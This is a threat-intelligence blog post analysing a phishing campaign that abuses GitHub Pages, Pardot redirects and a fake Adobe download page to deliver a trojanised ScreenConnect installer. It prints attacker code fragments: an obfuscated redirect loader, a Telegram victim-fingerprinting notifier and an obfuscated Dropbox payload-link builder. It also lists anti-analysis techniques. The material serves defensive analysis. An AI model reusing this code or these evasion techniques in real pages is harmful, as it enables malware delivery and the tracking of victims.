PhishinGit – GitHub.io pages abused for malware distribution

Introduction


GitHub has become a core part of the development ecosystem for version control and storage of personal projects, but also for large open-source codebases to be maintained. One other core feature of GitHub is that it has ability for users to create and host free static webpages for repositories. These use HTML, CSS, and JavaScript files directly from a repository and appear as github.io web pages. This can be used to showcase open-source pages and host content without requiring the purchase of domains and server hosting.

During CYJAX's research, analysts observed several phishing pages containing fake Adobe CAPTCHA pages with sophisticated anti-analysis measures. Each of these were hosted on the github.io domain. Through further analysis, CYJAX identified that each site was part of a redirection chain from tracking links with 'go' subdomains. Once the displayed CAPTCHA was passed, the Browser-in-the-Browser (BitB) technique was used to open a fake Adobe-themed iframe download page. From here, users were urged to download an executable which appears to be a version of ScreenConnect.

This blog will explore this phishing campaign which CYJAX has titled PhishinGit, exploring how the phish works, its observed anti-analysis measures, and potential mitigations.

Technical Overview

By looking at the user account behind the observed phishing page, a GitHub repository titled "*xlsxpreview*" was identified, shown in ***Figure 1***. This page contained a single index.html file which builds a fake Adobe CAPTCHA page in a one-line command as part of a HTML script. The use of a single malicious script to build the page could indicate that legitimate websites are compromised through an attack such as cross-site scripting (XSS) where this script is delivered. Alternatively, it may just act as an anti-detection and analysis measure.




```
<script>
<!--
document.write(unescape("%3C%21DOCTYPE%20html%3E%0A%3Chtml%20lang%3D%22en%22%20style%3D%22height%3A%20100%25%3B%22%3E%0A%3C
//-->
</script>
```

Figure 1 –Screenshot of the index.html code in the xlsxpreview GitHub repository.

The attack chain


As CYJAX discovered the phishing pages directly, the original initial access method is currently unknown. Through observing the redirection chains, it appears that infection began with victims clicking on a Pardot link. This is a legitimate service offered by Salesforce and is used as part of advertising campaigns to generate tracking links for marketing purposes.

When a user clicked on the link it either sent them to a subdomain of a legitimate website or in some cases, generated a Bing search which would direct victims to a webpage. Once victims landed on these pages, each contained malicious code which would force the user to a phishing page hosted on GitHub and controlled by the attacker. An example of this can be seen in ***Figure 2***,with a de-obfuscated version of this script highlighted in ***Figure 3***.



```
<script>
<!--
document.write(unescape("%3C%21DOCTYPE%20html%3E%0A%3Chtml%20lang%3D%22en%22%3E%0A%3Cbody%3E%0A%3Cscript%3E%0Aconst%20encdStr%20%3D%20%27aHR0cHM6Ly94bHN
//-->
</script>
```

Figure 2 – A subdomain hosting the malicious redirect script.




```
"<!DOCTYPE html>
<html lang="en">
<body>
<script>
const encdStr = 'aHR0cHM6Ly94bHN4YXR0YWNobWVudHByby5naXRodWIuaW8vc2NhbmNlbnRlci9pbmRleC5o
const str = atob(encdStr);
var url= str;
window.location.href = url;
</script>
</body>
</html>"
```

Figure 3 – De-obfuscated script from ***Figure 2***.

These webpages appear to act as intermediaries. This means that the threat actor can ensure that if GitHub take down the phishing page, it could quickly create a new one and only have to update the intermediary page. As such, if a user received the phishing link but did not engage with it, the intermediary allows it to still function. It would then send the user to a new malicious download page if the original one has been taken down. By abusing subdomains, this also acts as an anti-detection measure and allows the threat actor to hijack the existing reputation of the legitimate sites.

For the latest version of this campaign, CYJAX has identified several go[.]pardot links which sent users to go[.]cecocatalog[.]com. This is a subdomain of a seemingly legitimate website. The cecocatalog[.]com domain is over four years old and has been referenced legitimately by several other sites, including the much older cecosinks[.]com. From historic analysis of the site, it appears to have previously been compromised and threat actors added subdomains which pointed to a Teams phishing pages or YouTube videos. In this case, CYJAX assesses with medium confidence that the go. subdomain was compromised to contain a script which forced visitors directly onto a phishing page hosted on GitHub.

The malicious GitHub page hosted a CAPTCHA impersonating Adobe. This was used to identify bots or sandboxed systems which may be used for analysis. Once completed, this loaded the final github.io page which contained a decoy PDF document and fake download link for Adobe. An example page can be seen below in ***Figure 4***.



HARRIS COUNTY 174th DISTRICT COURT
PHILLIPS, BARBARA FOX

DA

[redacted]

This secure PDF shared with you was created using the latest version of Adobe. You have to update your Adobe PDF reader to view the document.

	184418001010-3
	IN THE 174th DISTRICT COURT
	SEXUAL ASSAULT
No:	200709721

COURT SUBPOENA

A FINE AND IMPRISONMENT MAY BE IMPOSED
FOR FAILURE TO OBEY THIS NOTICE

BRING THIS DOCUMENT WITH YOU TO COURT

In the case of the STATE OF TEXAS v. MENDEZ, MARCO ANTONIO

You are ordered to appear as witness in behalf of the State and Defendant in the above styled cause before Judge HAZEL B. JONES IN THE 174th DISTRICT COURT, located on the 19 floor, of the County Criminal Justice Center located at 1201 Franklin, Houston, Texas 77002 and to remain there from day to day, term to term until discharged by the Court.

You are ordered to appear on: *** Instanter @ 8:45 AM ***

Special Instructions:
PLEASE PROVIDE PURCHASE RECORD, BAR TAB, ITEMIZED RECEIPT, RELATED TO PURCHAES MADE BY MARCO ANTONIO MENDEZ (DOB 7/23/1973) OR R.R. (DOB 1/18/1991 - SEE HIPAA) FROM 7/24/2020-7/25/2020

RequestReason


Issued this 5th day of July A.D. 2024

By: [illegible]

Figure 4 – Screenshot of decoy PDF document covered by fake download button.

Once the "*Download Adobe*" button was clicked, an iframe popup appears. This was masqueraded as a legitimate Adobe download page in a new tab, as shown in ***Figure 5***.

This is an example of a Browser-in-the-Browser attack, a technique which allows a threat actor to open a pop-up window which acts as a new browser for the phish to continue on. This technique is effective because is a threat actor can show the legitimate URL in the fake browser, rendering many traditional phishing prevention methodologies defunct. In this case, the iframe linked to another github.io page which was controlled by the attacker, containing the code for the fake download page.


PDF Viewer

xlsxattachmentpro.github.io/scancenter/index.html

Google Chrome isn't your default browser

Download Adobe Acrobat Reader

https://get.adobe.com/reader/download?os=Windows&name=Reader+2025.921.37493+Englis...

Please open your Downloads and double-click on the .msi file to install Acrobat Reader.

Download and launch your Acrobat Reader software

Step 1: Download software

Your download includes Acrobat Reader.

Step 2: Finish installation


Open your Downloads folder and locate the Adobe Acrobat installer file, with a name "Adobe_pdf_en_installer_25.921.37493".

Double-click the installer file to complete the installation.

Figure 5 – The iframe popup impersonating the Adobe download page.

From here, a MSI executable posed as the Adobe PDF reader installer was downloaded from Dropbox. This was a Trojanised ScreenConnect installer, a legitimate remote access software. The user was then prompted to run the Adobe PDF reader, which instead ran ScreenConnect hidden in the background and connected to a relay IP address in Canada. It waited for the threat actor to connect to the system.

The webpage also sent an alert to a Telegram bot which indicated that a visitor had downloaded the malware, alerting the threat actor to a potential new victim. The sample alert, shown below in ***Figure 6****,* contained location, system, and time zone information which could be used to fingerprint the victim. This is likely used to indicate to the threat actor that a victim had fallen for the phish, and that a ScreenConnect session was likely to be established shortly.




```
    async function sendTelegramNotification(visitorInfo) {
      try {
        const message = `🔔 New Visitor Alert - MSI Page

📍 Location Details:
• IP Address: ${visitorInfo.ip}
• Country: ${visitorInfo.country}
• City: ${visitorInfo.city}
• Region: ${visitorInfo.region}
• Timezone: ${visitorInfo.timezone}
• ISP: ${visitorInfo.isp}

⏰ Time Information:
• UTC Time: ${visitorInfo.timestamp}
• Local Time: ${visitorInfo.localTime}

💻 Device Details:
• Platform: ${visitorInfo.platform}
• Language: ${visitorInfo.language}
• Screen: ${visitorInfo.screenResolution}
• Window: ${visitorInfo.windowSize}

🌐 Browser Info:
• User Agent: ${visitorInfo.userAgent}

---
Adobe Acrobat MSI Download Page Visit`;
```

Figure 6 –Screenshot of Telegram bot message code.

Additional malicious activity was observed after the MSI was deployed. The malware queried and modified the registry, as well as manipulating the legitimate Windows utilities SrTasks.exe and conhost.exe to establish persistence.

Anti-analysis measures

Analysis of the GitHub repository containing the malicious pages uncovered six JavaScript files, shown below in ***Figure 7***. Each of these contain anti-analysis and bot detection capabilities to decrease the likelihood of malicious behaviour detection. This includes custom code for the CAPTCHA, redirections, and fingerprinting.




```
js
    captcha.js
    fingerprint.js
    fragment-handler.js
    fragment-integrator.js
    redirect.js
    utils.js
```

Figure 7 – Screenshot of GitHub file tree for malicious website.

Whilst all JavaScript files are loaded at runtime, utils.js contains the majority of the anti-detection measures. There are a significant number of capabilities implemented in the script, including the following:

- A denylist to prevent known malicious or researcher-related IP addresses from connecting.
- Tracks user interaction to detect legitimate users against bots, including:
  - Natural mouse movements.
  - Keyboard input.
  - Time spent on page.
  - CAPTCHA fails.
- Checks for privacy features often used by privacy browsers.
- Attempts to fingerprint users based on screen size.
- Detects visitors' external and internal IP address.
- Detects headless browsers and automation tools.
- Checks for emulation and debugger environments.
- Creates convincing site under construction pages when a bot is detected.
- If one is detected, the site creates infinite loops to overload the CPU of the bot.
- Logs successful human visits.


To prevent the source of the MSI file being exposed, the installer was hosted on Dropbox. Additionally, the phishing page contains an obfuscated downloaded link, shown in ***Figure 8***.



```
const providerUrls = {
    // Microsoft Teams - Real configuration
    teams: {
        enabled: true,
        p: "h" + String.fromCharCode(116) + String.fromCharCode(116) + "p" + "s:",  // Protocol: "https:"
        h: atob("Ly93d3cuZHJvcGJveC5jb20v"),  // Domain: "//teams.microsoft.com/"
        e: btoa("scl/fi/aoyfx7g5rw7giforvqa6v/Adobe_pdf_en_Installer_25.921.37493.msi?rlkey=k9oiaz4q9idg0d9hb
    },
```

Figure 8 – Screenshot of code for assembling URL for file from Dropbox.

This was encoded in base64 and used the download parameter *"dl=1"*, which sets the download to hidden mode. As such, users are not alerted to the fact that the download has come from Dropbox. It also used an rlkey, a token which is utilised to bypass the need to login and request access for access to the file. As the link is not hardcoded in cleartext, it provides an extra layer of protection and makes it harder to identify the sources. By using hidden mode download and a rlkey, no user information is tied to the download. This makes it more difficult to identify the Dropbox account used by the threat actor. CYJAX was able to identify that the file was uploaded to Dropbox on 14October, with information shown below in ***Figure 9***


Adobe_pdf_en_Installer_25.921.37493 MSI

Properties	
Size	11.59 MB
Modified	10/14/2025, 9:51 AM
Type	File
Uploaded by	L[redacted]M[redacted]
Date uploaded	10/14/2025, 9:51 AM

Figure 9 – Screenshot of Dropbox page hosting malicious MSI.

CYJAX also identified detection evasion methods within the main index.html file. The Adobe icon used in the page was sourced from another website, whilst all other images were base64 encoded and loaded within the webpage's code.

The site also contained measures to prevent users from using keyboard shortcuts, opening developer tools and the console, and obscured content if analysis-related content is active.

Campaign Analysis

Motivation


ScreenConnect is a commercial remote desktop access software commonly used by threat actors to gain a persistent connection to compromised machines. This could allow further malware deployment, compromise, and exfiltration of sensitive data. As such, the motivations of the threat actor are unclear due to the wide range of potential victims and activity. However, the threat actor does appear to be attempting to access to sensitive data, which may indicate a financial motivation. This is because the data could be exfiltrated for extortion or sold on cybercriminal forums. It is also possible that the attacker aimed to compromise devices for reconnaissance, monitoring victim activity to conduct further attacks.

These phishing pages contain sophisticated anti-analysis and anti-detection measures, increasing the likelihood of successful infection by reducing the chance of malicious detections. By abusing a legitimate service such as Pardot, the threat actor may be able to bypass phishing detection rules, such as those used within emails. Whilst CYJAX could not confirm how victims were exposed to links, the use of a specific PDF document suggests they could be part of a spear-phishing email campaign.

Set-up simplicity


The threat actor appears to have used a template to create these pages, with less than 30 seconds between the initial repository creation and publication of files for the final page. Additionally, the observed GitHub pages hosting Adobe CAPTCHAs appear to be identical. This indicates that the threat actor can easily reproduce pages with no cost and load the malicious iframe by referencing the decoy page.

Additionally, the large number of comments across the repositories code provide us an insight into how the phish is set up. The most notable are comments which indicate what specific elements of the website's code are for. An example of this is shown below in ***Figure 10***.



```
document.write(unescape("<!DOCTYPE html>
<html lang="en" style="height: 100%;">
<head>
  <!--
    BASE64 IMAGE PLACEHOLDERS:
    1. PASTE_ADOBE_LOGO_BASE64_HERE - Replace with base64 for Adobe logo
    2. PASTE_DOWNLOAD_ICON_BASE64_HERE - Replace with base64 for download icon
notification
    3. PASTE_STEP1_ICON_BASE64_HERE - Replace with base64 for hand/PDF downloa
    4. PASTE_STEP2_ICON_BASE64_HERE - Replace with base64 for computer/checkma
  -->
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Adobe Acrobat Reader Download</title>

  <!-- Source Protection Meta Tags -->
  <meta http-equiv="Cache-Control" content="no-cache, no-store, must-revalidat
  <meta http-equiv="Pragma" content="no-cache">
  <meta http-equiv="Expires" content="0">
  <meta name="robots" content="noindex, nofollow, noarchive, nosnippet, noimag
```

